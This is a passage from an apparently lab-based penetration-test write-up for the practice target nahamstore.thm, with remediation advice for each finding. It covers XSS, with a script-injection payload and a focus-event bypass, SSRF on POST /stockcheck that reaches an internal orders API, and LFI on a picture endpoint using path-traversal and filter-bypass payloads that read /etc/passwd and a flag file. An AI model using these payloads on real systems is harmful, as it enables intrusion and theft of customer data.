


request that includes HTML/script content (and by closing the surrounding tags where needed), I was able to inject a script that executed when the page was rendered.

So we can bypass the <P> element and element then inject the payload <script>alert(“XSS”)</script>




or we can inject in direct like this :




-Seventh XSS vulnerability in our target (nahamstore.thm):


in /product there are inputs elements there is a hidden and the **discount**



when I put a value to the discount like test it reflected in the box



so we want to bypass the input there is a good method here by use a focus event then put the focus on the script that I want to execute so we get our alert message :




E. SSRF (1 instance)

- **Severity:** High
- **Affected asset:** Endpoint that fetches external resources based on user-supplied URLs.
- **Summary:** Unvalidated URL fetching could reach internal resources (including metadata endpoints).
- **Recommended remediation:** Enforce hostname/URL allowlist, block private IP ranges at application/network layer, and introduce network egress filtering.

We found a (SSRF) in the store's inventory check system. This problem lets an attacker trick the server into making requests to places it shouldn't, like inside the company's private network.

The affected part is the endpoint **POST /stockcheck**. The severity is **High** because it can give access to secret company information.





I looked for places where the website asks for information from a web address (URL). I found the **POST /stockcheck** page.

1. **Checking the Request:** When I looked at the request, I saw that the product_id parameter contained a link to an external server (e.g., stock.nahamstore.thm/external-api/...).
2. **The Idea:** I guessed that the server uses this link to fetch data. If I change the link to an internal address, the server might make the request for me.

Proof of Concept (PoC) & Exploitation


1. **Testing the Vulnerability:** I changed the address in the parameter to a private address: http://127.0.0.1:80. The server responded in a different way, showing that it had tried to access the internal address. This confirmed the **SSRF problem**.






2. **filtering Bypass Attempt (Testing Hostname Confusion):** I attempted to bypass any basic security checks that only look at the start of the URL. I used the **@** symbol, which can trick some systems into thinking the URL points to a safe external site, even though the request goes to an internal IP.

The application handled this request differently, suggesting it was trying to connect to the internal IP address, but still showed an error message (like "404 Not Found" or "Server Invalid"). This confirmed that the server was successfully trying to process the attacker's input as a network address, proving the **SSRF problem**




Finding Secret Addresses: I then searched for hidden service names inside the network and found a secret API address: **internal-api.nahamstore.thm**



Getting Secret Data: I used the SSRF flaw to force the server to ask the secret API for customer orders (the /orders part).

The Result: The server gave me a response that included **sensitive customer data**, like parts of their payment card numbers.



Impact

The **SSRF** vulnerability is a **High** severity risk. It allowed me to:

- **Go past security walls** and reach services inside the company's network.

  Steal private customer information (like masked card details) from a secret **Internal API**, causing a data breach

---

F. Local File Inclusion (LFI)

- **Severity:** High
- **Affected asset:** File path parameter(s).
- **Summary:** The application allows file inclusion based on user-supplied input, increasing risk of sensitive file disclosure or RCE when combined with other factors.


- **Recommended remediation:** Map logical identifiers to files rather than accepting raw paths, normalize and sanitize inputs, remove directory traversal, and restrict file system permissions of the web process.

Affected Endpoint

- **GET** /product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg — vulnerable to path traversal / LFI.

Initial Discovery

While browsing product pages, product images were requested via a file parameter:




Any user-controlled parameter used to reference files on disk is a likely path traversal / LFI target.

Testing for Vulnerability

Approach 1 — Manual testing (Burp Intercept → Repeater)

While browsing the product page I intercepted the image request with **Burp Proxy** and forwarded the request to **Repeater** to try different payloads.

1. **Captured request (from Burp intercept):**




Action taken: Sent the above request to **Burp Repeater** and replaced the file parameter with multiple traversal payloads (manual ../ variants, URL-encoded, double-encoded and the nested ....// pattern). Observed responses and status codes for each attempt to deduce filter behaviour.

After send request to repeater Test payload ../../../../etc/passwd


The response:

Looks like there is a filter blocking path traversal?


We might able to bypass it via URL encoding(..%2f..%2f..%2fetc/passwd**):**



Nope. I try to bypass it via double URL encoding:



Nope. Let's try ..// :



Maybe I simply had no permission but the task said to open the flag directly. By replacing "/etc/passwd" part with "/lfi/flag.txt" I got the flag.

Manual results summary

- Simple `../` and URL-encoded variants were initially blocked or returned non-useful responses.
- The non-standard nested traversal `..../////..../////..../////..../////` bypassed filters and returned file contents (e.g., `/lfi/flag.txt` or `/etc/passwd` when permitted).

